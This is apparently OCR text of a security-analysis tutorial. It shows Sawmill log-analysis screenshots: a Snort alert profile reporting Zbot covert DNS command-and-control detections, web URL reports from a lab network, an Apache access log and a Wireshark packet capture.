
	File type	Hits		Page views	Visitors	Size	Sessions	Session duration
1	CAB	1	50.0 %	1	1	20.90 K	1	00:00:08
2	TXT	1	50.0 %	1	1	336 B	1	00:00:03
	Total	**2**	**100.0 %**	**2**	**–**	**21.23 K**	**–**	**00:00:11**



Calendar
Usage
Dashboard
User Summary
Host Summary
Hosts By User
Usage Detail
Content
Top level domain
Hierarchies
Pages/directories
Usage Detail 19/Oct/2002 – 02/May/2012, 3484 days (entire date range)
Report is filtered and shows data for
Top level domain is windowsupdate.com
Username is femiadedeji
1 - 1 of 1
Rows
Username Top level domain start time end time Page views Sessions Session duration
1 femiadedeji windowsupdate.com 08/Sep/2006 05:47:13 08/Sep/2006 05:47:16 2 1 00:00:11
Total – – 2 – 00:00:11



SAWMILL
Profiles
Scheduler
Preferences
Licensing
Import
Settings
Tools
Create New Profile
View
Profiles / Reports
Database Last Modified
kk
Options
13 hours ago
Before you start
» Please disable any active antivirus scanning of Sawmill's installation directory
» Important advice for processing large datasets
Don't show again
Hide Messages



Sawmill - Mozilla Firefox
127.0.0.1:8988/?dp=new_profile_wizard.index
GIT
New Profile Wizard
Back
Next
Cancel
Log source
More Info
Please specify where you would like Sawmill to get your log data from.
Log source: Local disk or mapped/mounted disk
Folder with optional file name, e.g.: C:\logs, C:\logs\access.log
Pathname: C:\Users\Apex\Downloads\tg_snort_fast\alert.fast
Browse
Show Matching Files
Best Practice Tip
Log files are your company's asset and irreplaceable. We strongly recommend that you retain your historical log files for as long as possible. Read more in Log File Management.
Don't show again


Sawmill - Mozilla Firefox
127.0.0.1:8988/?dp=new_profile_wizard.index
GIT
New Profile Wizard
Back
Next
Cancel
Detecting log format, please wait.
-
Elapsed time: 00:00:06


Sawmill - Mozilla Firefox
127.0.0.1:8988/?dp=new_profile_wizard.index
GIT
New Profile Wizard
Back
Next
Cancel
Multiple log formats detected
Sawmill detected syslog data and device data; please select a syslog or device. More information
1. Logging device / Network device Sourcefire Snort (syslog required)
2. Logging device / Network device Sourcefire Snort 2 (syslog required)
3. Syslog / Syslog server Generic MM/DD-HH:MM:SS Timestamp Syslog Server


Sawmill - Mozilla Firefox
127.0.0.1:8988/?dp=new_profile_wizard.index
GIT
New Profile Wizard
Back
Finish
Cancel
Profile name
Please define a name for the new profile and click the Finish button.
Profile name: Snort Logs


The profile "Snort Logs" has been created
Please decide what to do next.
Process Data & View Reports
Take this action if no additional customization is required. This action goes straight to the reports and automatically starts building the database by processing all log data in the log source.
View Profile in Config
Take this action if you require additional customization prior to processing all log data in the log source, for example you wish to:
- Add or change log filters
- Turn on DNS lookup of IP addresses
- Add, delete or change database fields
- Other configuration options available in the Config pages
Close Window


Building database
Elapsed time: 00:00:11
Reading log data (1)
Reading log file: C:\Users\Apex\Downloads\tg_snort_fast\alert.fast
Log lines processed: 221,794
Average lines per second: 20,163
Current lines per second: 21,076
Maximum lines per second: 21,110
Log bytes processed: 42.73 M
Average bytes per second: 3.88 M
Current bytes per second: 4.07 M
Maximum bytes per second: 4.07 M

Single-page Summary


01/Jan/2018 – 31/Dec/2018, 365 days (entire date range)

Report is filtered and shows data for
Destination IP is 192.168.2.10
Source IP is 156.154.70.1

Overview

		Avg/day
Events	1,498	4.1


Date/times



1 - 1 of 1

Rows

	↑ Date/time	Events
1	2018	1,498
	Total	**1,498**



Classifications

1 - 1 of 1

	Classification	↓ Events		
1	A Network Trojan was Detected	1,498	100.0 %	
	Total	**1,498**	**100.0 %**	

Snort priorities

1 - 1 of 1

	Snort priority	↓ Events		
1	1	1,498	100.0 %	
	Total	**1,498**	**100.0 %**	

Protocols


1 - 1 of 1


	Protocol	↓ Events		
1	UDP	1,498	100.0 %	
	Total	**1,498**	**100.0 %**	

Rules

1 - 1 of 1

	Rule	↓ Events		
1	TROJAN Win32.Zbot.chas/Unruy.H Covert DNS CnC Channel TXT Response	1,498	100.0 %	
	Total	**1,498**	**100.0 %**	





URLs

1 - 10 of 283

Rows

	URL	Hits		Page views	Visitors	Size	Sessions	Session duration
1	http://192.168.174.142/(omitted)	3,851	84.3 %	3,851	2	17.43 M	2	00:24:30
2	http://ocsp.digicert.com/(omitted)	20	0.4 %	20	2	17.75 K	2	00:03:14
3	http://www.nipunjaswal.com/(omitted)	16	0.4 %	16	1	441.82 K	1	00:00:04
4	http://192.168.174.142/(nonpage)	15	0.3 %	0	2	54.97 K	0	00:00:00
5	webextensions.settings.services.mozilla.com:443	14	0.3 %	14	1	55.47 K	1	00:09:58
6	play.google.com:443	13	0.3 %	13	1	12.28 K	1	00:02:57
7	metasploit.help.rapid7.com:443	12	0.3 %	12	1	133.92 K	1	00:00:55
8	js.driftt.com:443	10	0.2 %	10	1	1.01 M	1	00:09:33
9	www.rapid7.com:443	9	0.2 %	9	1	44.51 K	1	00:00:11
10	cdn.sstatic.net:443	8	0.2 %	8	1	115.98 K	1	00:00:18
	273 other items	**598**	**13.1 %**	**590**	**–**	**43.81 M**	**–**	**01:51:09**
	Total	**4,566**	**100.0 %**	**4,543**	**–**	**63.11 M**	**–**	**02:42:49**

Source IPs 30/Dec/2018, 1 day (entire date range)

Report is filtered and shows data for

URL is http://192.168.174.142/(omitted)


1 - 2 of 2 Rows

	Source IP	↓ Hits		Page views	Visitors	Size	Sessions	Session duration
1	192.168.174.157	3,843	99.8 %	3,843	1	17.37 M	1	00:21:45
2	192.168.174.138	8	0.2 %	8	1	65.63 K	1	00:02:45
	Total	**3,851**	**100.0 %**	**3,851**	**–**	**17.43 M**	**–**	**00:24:30**


```
root@kali:/var/log/apache2# cat access.log

192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET / HTTP/1.1" 200 3410 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET /icons/openlogo-75.png HTTP/1.1" 200 6040 "http://192.168.174.157/" "Mozil
la/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:51 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "http://192.168.174.157/" "Mozilla/5.0 (X11
; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:55 -0500] "GET /site HTTP/1.1" 301 581 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/5
37.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:55 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:14:58 -0500] "GET /site/ HTTP/1.1" 403 511 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:15:42 -0500] "-" 408 0 "-" "-"
192.168.174.152 - - [30/Dec/2018:08:16:15 -0500] "GET /php-utility-belt/ HTTP/1.1" 200 1201 "-" "Mozilla/5.0 (X11; Linux x86_64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36"
192.168.174.152 - - [30/Dec/2018:08:16:15 -0500] "GET /php-utility-belt/assets/application.js HTTP/1.1" 200 1134 "http://192.168
.174.157/php-utility-belt/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/5
37.36"
192.168.174.152 - - [30/Dec/2018:08:17:07 -0500] "-" 408 0 "-" "-"
root@kali:/var/log/apache2#
```


ip.addr==192.168.174.152

No.	Time	Source	Destination	Protocol	Length	Info
58	23.548228631	192.168.174.152	182.79.251.156	TCP	60	52120 → 80 [ACK] Seq=1 Ack=1 Win=63888 Len=0
59	23.548236154	182.79.251.156	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 52120 [ACK] Seq=1 Ack=2 Win=64240 Len=0
60	23.548236546	192.168.174.152	182.79.221.81	TCP	60	54240 → 80 [ACK] Seq=1 Ack=1 Win=65340 Len=0
61	23.548236895	182.79.221.81	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54240 [ACK] Seq=1 Ack=2 Win=64240 Len=0
62	25.584269197	192.168.174.152	182.79.221.14	TCP	60	58296 → 80 [ACK] Seq=1 Ack=1 Win=52272 Len=0
63	25.584277388	182.79.221.14	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 58296 [ACK] Seq=1 Ack=2 Win=64240 Len=0
64	25.584277995	192.168.174.152	182.79.148.23	TCP	60	54872 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0
65	25.584278504	182.79.148.23	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54872 [ACK] Seq=1 Ack=2 Win=64240 Len=0
66	27.621073621	192.168.174.152	182.79.148.15	TCP	60	42216 → 80 [ACK] Seq=1 Ack=1 Win=39420 Len=0
67	27.621081395	182.79.148.15	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 42216 [ACK] Seq=1 Ack=2 Win=64240 Len=0
70	29.658120649	192.168.174.152	172.217.24.234	TCP	60	54868 → 80 [ACK] Seq=1 Ack=1 Win=64350 Len=0
71	29.658129677	172.217.24.234	192.168.174.152	TCP	60	[TCP ACKed unseen segment] 80 → 54868 [ACK] Seq=1 Ack=2 Win=64240 Len=0
93	47.739667814	192.168.174.152	196.10.52.57	NTP	90	NTP Version 4, client
94	48.070888721	196.10.52.57	192.168.174.152	NTP	90	NTP Version 4, server
